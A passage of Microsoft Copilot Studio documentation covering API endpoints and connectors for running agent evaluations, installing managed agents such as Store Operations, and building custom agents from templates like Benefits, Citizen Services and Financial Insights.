`https://api.powerplatform.com/copilotstudio/environments/{EnvironmentId}/bots/{BotId}/api/makerevaluation/testsets/{yourTestSetId}/run?api-version=2024-10-01`

- **Purpose:** Run an evaluation for a test set by using the test set's `id`. You can also include a user profile for [authenticating connections during the evaluation run](#). Use `mcsConnectionId` to specify the user profile. If you don't add an `mcsConnectionId` to your call, the evaluation runs without authentication. See [Prerequisites](#) for how to find your MCS Connection ID.
- **Response:** Returns the following information:
 - `runId`: The ID for the evaluation run. Use this ID to retrieve [evaluation details](#).
 - `lastUpdatedAt`: When the run's status was last updated.
 - `executionState`: The run's status, while running the evaluation.
 - `state`: Current state of the run.
 - `totalTestCases`: Total number of test cases in the test set used for the evaluation.
 - `testCasesProcessed`: Total test cases evaluated as of the last update.

Get agent test run details

- **Endpoint:** GET

`https://api.powerplatform.com/copilotstudio/environments/{EnvironmentId}/bots/{BotId}/api/makerevaluation/testruns/{yourTestRunId}?api-version=2024-10-01`

- **Purpose:** Retrieve the details of an evaluation by using the `runId` for your target evaluation run.
- **Response:** Returns the following information:
 - `id`: The ID for the evaluation run. Use this ID to retrieve [evaluation details](#).
 - `environmentId`: The ID for the environment of your agent.
 - `cdsBotId`: The ID for the target agent.
 - `ownerId`: The ID of the user who started the evaluation run.
 - `testSetId`: The ID of the test set used for the evaluation.
 - `state`: The progress status of the evaluation.
 - `startTime`: When the evaluation started.
 - `endTime`: When the evaluation completed (if it completed).
 - `name`: Name of the evaluation.
 - `totalTestCases`: Total test cases in the test set.
 - `mcsConnectionId`: The connection ID for Copilot Studio connection of the user profile used for the evaluation run. `null` if no user profile connected.
 - `testCasesResults`: The list of test cases in the evaluation run. Includes:

- `testCaseId`: The ID of the test case.
- `state`: The completion status of the test case.
- `metricsResults`: The details and results for each test method used for the test case.
Includes:
 - `type`: [The test method](#).
 - `result`: The final result of the test for this test case. Includes:
 - `data`: The details of the result. Exact values depend on the test method. Learn more in the Power Platform API docs. For a **general quality** test, the response includes:
 - `abstention`: Whether the agent answered the query.
 - `relevance`: Whether the answer was relevant.
 - `completeness`: Whether the answer is complete.
 - `status`: The [status](#) of the test case.
 - `errorReason`: If there was an error, the cause of the error.
 - `aiResultReason`: The AI explanation of the test case result.

Get agent test runs

- **Endpoint:** `GET`
`https://api.powerplatform.com/copilotstudio/environments/{EnvironmentId}/bots/{BotId}/api/makerevaluation/testruns?api-version=2024-10-01`
- **Purpose:** Retrieve an array of all previous runs.
- **Response:** Each item in the array includes the same values as found in [Get agent test run details](#).

Related articles

- [Automating testing with agent evaluation](#)
- [Run evaluations using tools, flows, or Power Automate](#)
- [Agent evaluation in Power Platform API docs](#)

Trigger agent evaluations with connectors

Use the Microsoft Copilot Studio connector to run maker evaluations in automated workflows without writing direct REST API calls. This approach works well for low-code and no-code solutions built with Power Automate, tools, and agent flows.

What connectors do

Connectors allow you to perform actions related to your Copilot Studio agents. The connector acts as a proxy or "wrapper" around APIs, so you can do everything the API can without needing to code your own. You can use connectors to perform agent evaluation as part of a larger automation sequence, and connect agent evaluation actions and results to other apps and services.

The actions you can use for agent evaluation are:

- [Evaluate Agent](#): Run an evaluation for an agent by using a specific test set
- [Get Agent Test Run Details](#): Get status and results for a specific test run
- [Get Agent Test Runs](#): List evaluation runs for an agent
- [Get Agent Test Set Details](#): Get metadata for a specific test set
- [Get Agent Test Sets](#): List available test sets for an agent

How to use the connector for evaluations

You can add these actions in multiple ways, depending on how you want to create and maintain your automations:

- [Add connectors as tools](#) in an agent
- [Use connectors in flows](#)
- [Build flows in Power Automate](#) with agent evaluation connectors

Example scenario: scheduled evaluations

A simple automation is a scheduled flow that runs evaluations and publishes results for monitoring.

Consider the following scenario:

1. A **Recurrence** trigger in [Power Automate or Flows](#) or [Copilot Studio](#) starts a flow on a schedule (such as daily or weekly).
2. The trigger calls **Evaluate Agent** for a selected test set.
3. The flow checks run status by using **Get Agent Test Run Details** to check if the evaluation run `state` is `complete`.
4. When the evaluation finishes running, the flow takes the results from **Get Agent Test Run Details** and sends them to a database, formats them for an email alert, or a Power BI dashboard that measures agent quality over time.

You can create this automation using any of the methods described earlier. This pattern gives teams a repeatable quality signal without manual API orchestration.

Find the Copilot Studio Connection ID

When you run an evaluation by using a connector, you can optionally add a user profile to authenticate connections during the evaluation. To find your `mcsConnectionId`:

1. Go to [Power Automate](#) .
2. Open the **Connections** page.
3. Select the **Microsoft Copilot Studio** connection.
4. Copy the `mcsConnectionId` from the URL:

```
.../connections/shared_microsoftcopilotstudio/{mcsConnectionId}/details
```

Related articles

- [Automating testing with agent evaluation](#)
- [Automate agent evaluations by using the Power Platform API](#)
- [Agent evaluation in Power Platform API docs](#)

Install managed agents from Microsoft

Summarize this article for me

Microsoft provides a catalog of managed agents you can browse and install from within Copilot Studio. These agents are complete solutions, prebuilt with everything you need to immediately connect to related services and provide autonomous capabilities to your users.

Important

Managed agents are designed to help you get started with a custom agent. You're responsible for assessing all safety and legal implications of using a managed agent and customizing it as appropriate for your business.

Organizations must assess specific legal and regulatory requirements when using managed agents, as they might not be suitable for all industries, scenarios, or use cases. Additionally, AI services must not be used in ways prohibited by applicable terms of service and relevant codes of conduct.

You can customize these agents by using add-ons that allow them to further specialize in a specific domain. Add-ons are packages of connections and capabilities unique to each managed agent solution.

You can see what managed agents are available for your current environment on the **Agents** page, under **Install a managed agent**. Select one to learn more about its capabilities and requirements.

Note

Read and understand the requirements of a managed agent or customization before installing it. Some managed agents or customizations walk you through configuration during installation, or might require the creation of components or configurations in other services. You can find these requirements in the agent's catalog page.

Install a managed agent

1. In Copilot Studio, select the appropriate environment, and then go to the **Agents** page.
2. Under **Install a managed agent**, select the agent you want.
3. Select **Install** and complete the installation steps.

- When the agent finishes installing, select **Open**.

ⓘ **Note**

You can close the installation window while the agent installs. A banner appears to let you know when the installation completes.

- Find your new agent on the **Agents** page.

Customize managed agents with add-ons

Add-ons are unique to each managed agent. They allow you to adapt managed agents to your organization's specific needs through actions, connections, and more.

To install an add-on to a managed agent:

- On the **Agents** page, select your agent.
- On the **Overview** page, select **Customize**.
- Select the customization you want to add.
- Select **Install**.

Before installation starts, a list of services the customization connects to appears. Services with a warning require authentication details to complete the connection.

- Authenticate any connections with a warning. To authenticate, select the three dots (...) for each connection, and then select **Add new connection**. After providing the details, select **Create**. You can also add multiple connections, and then choose which connection the customization should use for a service.
- When all the connections have a checkmark, select **Next**. The customization starts to install.
- After installation completes, select **Open**.

ⓘ **Note**

You can close the installation window while the customization installs. You can find and open the customization in the agent's **Overview** page.

You can also check the status of an agent's installation. Go to Microsoft Power Apps, and then open the **Solutions** tab. The list includes all managed agents that started

installing for the selected environment. For more information, see [View the history of a solution](#) in the Power Apps documentation.

Manage customizations

After installing a customization, you can view and manage its details, configuration, and content by selecting the customization in the agent's **Overview** page.

The customization screen shows the installation status and package version.

Configuration

Some managed agents allow you to quickly access and manage related configurations in the connected service.

To open the configuration, select **Manage** in the **Configuration** panel.

Contents

Contents includes the flows, knowledge, and topics that you add to a featured agent. You can filter the list by each content type.

ⓘ Note

Currently, you can't modify add-on contents. By default, all contents are **On**.

Overview of Store Operations agent in Copilot Studio (preview)

Summarize this article for me

Important

Legal and regulatory considerations: Organizations must assess specific legal and regulatory requirements when using AI services and solutions, as they might not be suitable for all industries or scenarios. Additionally, AI services must not be used in ways prohibited by applicable terms of service and relevant codes of conduct.

Some or all of this functionality is available as part of a preview release and is subject to change.

The *Store Operations* managed agent helps retail frontline workers by providing easy access to store procedures and policies. This low-code version agent is part of the [Copilot Studio](#) suite of tools that lets you build intelligent, actionable, and connected AI assistants to support employees and customers. You can also integrate other copilots built from this agent with other data sources. For example, you can look up product inventory, check shipping status, and help initiate a return.

The agent is customizable, so you can tailor it to your organization's specific needs and information sources. It comes preconfigured with Microsoft knowledge sources but you can modify it to reflect your organization's policies and procedures.

Store Operations agent in Copilot Studio empowers retail store employees to get answers to their questions from retailer's knowledge base, search across select internet portal and connect to plugins and 1,000+ partner/external connectors.

The template includes integration stubs for order status, item inventory, and initiating a return. You can connect these stubs to enterprise data sources through preexisting connectors or custom integrations. The use cases for the template depend on the knowledge source you use, but generally include:

- **Product search/inventory search:** Know your products at any time by directly accessing on-hand information and product details in real-time. Search based on product description and attributes (for example, "Show me muesli brands without peanuts").
- **Order details:** Have informed discussions with your customer by tracking order details at the line level.

- **Incident management:** Use the agent to manage incident resolution knowledge and incident management with store by integrating with ServiceNow.
- **Task management:** Have all your task-related needs at your fingertips by direct integration to tasking app such as [Store operations](#).
- **Omni-channel access:** Natural language access to the latest prices, promotions, and information available on your commerce website, helping the associates stay on top of the latest information.
- **Policies and procedures:** Get your queries on store policies and procedures answered by referring to documents on your company's SharePoint portal.

Important

This feature is in preview, and available in English only. This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and might have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) . Review the [Responsible AI FAQ](#) before using this feature.

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Get started

 Expand table

Task	Description	Target audience
Install Store Operations Agent in Copilot Studio (preview)	Install the Store Operations agent in Copilot Studio.	System admins
Set up data and publish Store Operations Agent in Copilot Studio (preview)	Set up organization data and publish the agent in Copilot Studio.	System admins, Data managers
Use Store Operations Agent in Copilot Studio (preview)	Use the agent to quickly access information, execute tasks, and serve customers.	Store managers
Responsible AI FAQs for Store Operations Agent in Copilot Studio (preview)	Responsible AI FAQs for Store Operations agent in Copilot Studio.	System admins, Store associates

Important

For detailed information, contact the Microsoft Cloud for Retail team at mcfrcommunity@microsoft.com.

Last updated on 02/10/2026

Create a custom agent from an agent template

To help you get started with building custom agents, Microsoft Copilot Studio provides various agent templates that you can use to create your own custom agents. These templates are designed to be easily customizable, so you can tailor them to your specific needs and use cases.

 Important

You're responsible for assessing all safety and legal implications of using an agent template and customizing it as appropriate for your business.

Organizations must assess specific legal and regulatory requirements when using agent templates, as they might not be suitable for all industries, scenarios, or use cases. Moreover, don't use AI services in ways prohibited by applicable terms of service and relevant codes of conduct.

The following table lists the agent templates currently available on the **Agents** page in Copilot Studio:

 **Expand table**

Name	Type
Citizen Services	Custom agent
Financial Insights	Custom agent
IT Helpdesk	Custom agent
Safe Travels	Custom agent
Voice	Custom agent
Weather	Custom agent
Website Q&A	Custom agent
Sustainability Insights	Custom agent
Benefits	Microsoft 365 Copilot agent

To create a custom agent from an agent template bundled with Copilot Studio:

1. On the **Agents** page, under **Start with an agent template**, select the agent template you want.
2. On the agent configuration page, enter a name and, as required, a description and instructions for your new agent.
3. To change the icon representing your agent, select **Change icon**, select an icon, and then select **Save**.
4. As required, confirm the agent's data connection:
 - a. If you need to set up or change the data connection, select the three dots (⋮) next to the data connection, and then select **Edit**.

The screenshot displays the agent configuration interface. It includes a 'Name' field with the text 'Weather agent', a 'Change icon' button, and a note about icon format. Below is a 'Description' field with the text 'Your go-to assistant for getting weather forecast'. The 'Instructions' field contains the text 'You should remain friendly and polite at all times. Do not answer questions that are not related to the weather.' The 'Connect your data' section shows a connection to 'MSN Weather' with a 'Set up connection' button and a warning icon. A red arrow points to a three-dot menu icon next to the connection, which has opened a dropdown menu with an 'Edit' option highlighted by a red box. At the bottom, there is a 'Knowledge' section with a '+ Add knowledge' button and a 'Delete' button.

Name
Give your custom agent a descriptive name so it's easy to identify. You can change this later if you need to.

Weather agent

 **Change icon**
Used to represent the agent. Icon should be in PNG format and less than 30 KB in size.

Description
Use your own words to describe what your agent should help with, including your audience and end goal.

Your go-to assistant for getting weather forecast

Instructions
Direct the behavior of the agent, including its tasks and how it completes them.

You should remain friendly and polite at all times. Do not answer questions that are not related to the weather.

Connect your data
Set up the data source connections that will enable your copilot to complete tasks and access information.

 MSN Weather Set up connection  

 **Edit**

Knowledge
Add data, files, and other resources that your agent will use to learn. These sources form the basis for your agent's responses.

+ Add knowledge  Delete

- b. On the **Connection setup** page, if you're satisfied with the listed connection, select **Confirm**, or sign in, as required.

5. On the agent configuration page, select a primary language.
6. Optionally, to add knowledge sources, select **Add knowledge**, select a knowledge source type, configure the knowledge source, and then select **Add to agent**.
7. When you're finished configuring your new agent on the agent configuration page, select **Create** at the top of the page.

The screenshot shows the 'Weather agent' configuration interface. At the top right, there is a 'Create' button highlighted with a red box, and a 'Cancel' button next to it. Below the header, there are three main sections: 'Instructions' with a text area containing 'You should remain friendly and polite at all times. Do not answer questions that are not related to the weather.', 'Connect your data' showing 'MSN Weather' as a connected data source, and 'Knowledge' with an 'Add knowledge' button. At the bottom, there is a link to 'supplemental terms'.

8. To test your new agent, select **Test** at the top of the page, and then test the responses. Continue to refine your agent as desired in the **Overview** page.

The screenshot shows the top of the agent configuration page. There are buttons for 'Actions', 'Activity', '+2', 'Publish', 'Settings', and a 'Test' button highlighted with a red box. Below these buttons is a large graphic with the text 't's next:' and a stylized illustration of a hexagon and a star.

9. When you're ready to publish your agent, select **Publish** at the top of the page.

! Note

Agent operations such as *publish* and *authentication* configurations might take a few more minutes to be ready for use.

Last updated on 02/10/2026

Benefits

Article • 05/19/2025

Publisher: Microsoft

An agent built from the *Benefits* agent template is an invaluable resource designed to assist employees in understanding their company-provided benefits. This agent efficiently sifts through extensive company resources related to benefits and delivers precise answers tailored to the specific needs of employees within seconds. It presents information clearly, eliminating the need for time-consuming searches and extensive reading, to access relevant details pertaining to an employee's situation.

ⓘ Note

Prebuilt agents are currently available in English only and should be limited to internal use within your organization.

Prerequisites

- Microsoft Teams account (preferred platform)
- Microsoft 365 Business or Enterprise plan with Teams
- SAP SuccessFactors

Capabilities

- Employees can inquire with the agent about various types of benefits available to them and their dependents, including health benefits, well-being benefits, childcare, and educational benefits.
- Employees can request a comparison of benefits if the employer offers multiple options. This comparison is presented in a table with parameters that are most relevant for the employee.
- Employees can ask clarification questions and receive answers interactively.
- Employees get a link to view the benefits in detail.

Use cases

- A new hire seeking information on available benefits asks the agent to explain available options and help them make a complex decision.
- An employee seeks to determine whether their employer provides a specific benefit that could address a challenge they're facing.

Extension opportunities

This agent can be adapted for various uses, including safety FAQs and other scenarios that require personalized information from multiple data sources.

Limitations

AI-generated content can have mistakes, so don't forget to make sure it's accurate and appropriate. Review the [Supplemental Terms](#) .

Citizen Services

Article • 05/19/2025

Publisher: Microsoft

An agent built from the *Citizen Services* agent allows public sector organizations to quickly build agents with their publicly available information, to assist citizens to navigate government services and information through a Q&A-like experience.

ⓘ Note

- Agent templates are currently available in English only and should be limited to internal use within your organization.
- **DISCLAIMER:** For demonstration purposes, this agent uses the City of Redmond's public website as a knowledge source and an API for traffic alerts. Commercial use of text, city logos, photos, and other graphics is prohibited without the express written permission of the City of Redmond. See the [City of Redmond's social media policy](#) [↗] on its website.

Prerequisites

You have:

- A Copilot Studio account: Follow the Power Platform guidance on how to [create and manage an environment in Copilot Studio](#) and [understand controls for governance and security](#).
- At least one public knowledge source or website containing citizen services information

Capabilities

A public sector organization can choose this agent as a starting point and easily configure and tailor it for their needs. The agent is preconfigured with these capabilities:


- Citizens can ask questions through natural language interface and expect to quickly get answers with links to the sources, based on the configured knowledge sources.
- Citizens can ask for events, like road closures.
- Citizens can submit requests to the organization, like applying for assistance

For demonstration purposes, the agent comes preconfigured with publicly available websites as a knowledge source and API. You can now customize this agent's topics and knowledge for your own needs.

Update knowledge sources

You can customize the agent's list of knowledge sources to fit your needs with publicly available websites and other knowledge sources.


1. Open Citizen Service Agent in Copilot Studio and select **Knowledge** at the top of the page.
2. Replace unwanted listed knowledge sources by deleting them and then adding desired websites and knowledge sources, or by editing unwanted knowledge sources.



Road Closures

In this example, the agent showcases connecting road closures data through an API, which is configured in the *Road Closures* topic. The response from the API is rendered through an Adaptive card showing a map component and the description of the closure.


To light up a road closure scenario, integrate with your content for road closures.



Apply for a Service

In this example, the agent showcases a form for applying for assistance or service. This form is configured in the *Apply for a service* topic triggers the *Data collection* topic and uses an Adaptive card form to be able to enter information. The configured Adaptive card shows the use of regular expression for validation.

This capability is a placeholder that you can fully configure and connect with your systems.



Use cases

The specific use cases and questions the Citizen Services agent can address depend on the knowledge source used. However, the agent was designed to:

- Provide citizens answers to questions from a government organization's publicly available website.

Sample prompt: *Summarize the city development plans*

- Provide citizens with live information, such as road closures.

Sample prompt: *Show all road closures*

- Provide citizens with a way to apply for assistance.

Sample prompt: *I would like to apply for assistance*

Extension opportunities

You can configure this agent with more sources of knowledge to answer related questions, and you can integrate with systems of records using connectors. Some examples of opportunities for extension are:

- Extending knowledge with different sources to enable citizens to find various information.
- Integrating the agent with assistance programs, such as information on available social services like food assistance, housing support, and healthcare.
- Integrating the agent with step-by-step instructions on how to apply for assistance.
- Integrating the agent with forms to allow citizens to report on issues in their communities, such as waste disposal or potholes.

Limitations

AI-generated content can have mistakes, so don't forget to make sure it's accurate and appropriate. Review the [Supplemental Terms](#).

Financial Insights

Article • 05/16/2025

Publisher: Microsoft

Industry: Financial Services

Overview

An agent built from the *Financial Insights* agent template helps makers build their own agents in Copilot Studio, and is meant for financial services professionals. The agent enables quick and efficient access to information from their organization's financial documents and other available resources: financial news and regulatory financial reports website.

This agent gives high quality results and works best when integrated with the *financial document analysis skill for agents (preview)* (available in Azure Marketplace), making it possible for users to gain insights from financial documents your organization provides.

ⓘ Note

Prebuilt agents are currently available in English only and should be limited to internal use within your organization.

Watch this video to get an overview of how to use a Financial Insights agent:

<https://learn-video.azurefd.net/vod/player?id=132520ac-bf9d-44dc-b4dc-5482729d0e7f&locale=en-us&embedUrl=%2Fmicrosoft-copilot-studio%2Ftemplate-fin-insights> 

Use cases

- Provides makers a strong starting point when building a financial agent.
- Increases the efficiency of the financial data retrieval process for investment bankers, wealth managers, portfolio managers, and other financial professionals by increasing the speed and accuracy of data retrieval from multiple data sources.
- Get up to speed with the latest available regulatory filings, news, and extract research insights.

Prerequisites

- Define the knowledge sources you would like to use for news, regulatory financial report websites, and your organization financial documents.
- To take advantage of the *Financial document analysis skill for agents (preview)* solution for your organization's financial documents, we recommend you refer to [Overview of Financial document analysis skill for agents](#) .

Note

Enable API Key access within Financial document analysis skill for agents (preview) as detailed in the documentation.

Installation

1. Sign in to Copilot Studio and select **Create**.
2. Select **Financial Insights**.
3. On the agent creation page, update the name and agent description as needed.

Add your knowledge sources

1. Add your relevant financial reports and news knowledge sources (public websites). See [Add knowledge to an agent](#).
 - For the *Check regulatory filings* question, an agent built from the Financial Insights agent template refers to the SEC filings website as a knowledge source: <https://www.sec.gov/> . You can replace this knowledge source with another relevant website if needed.
 - For the *Financial news* questions, add your preferred news website.

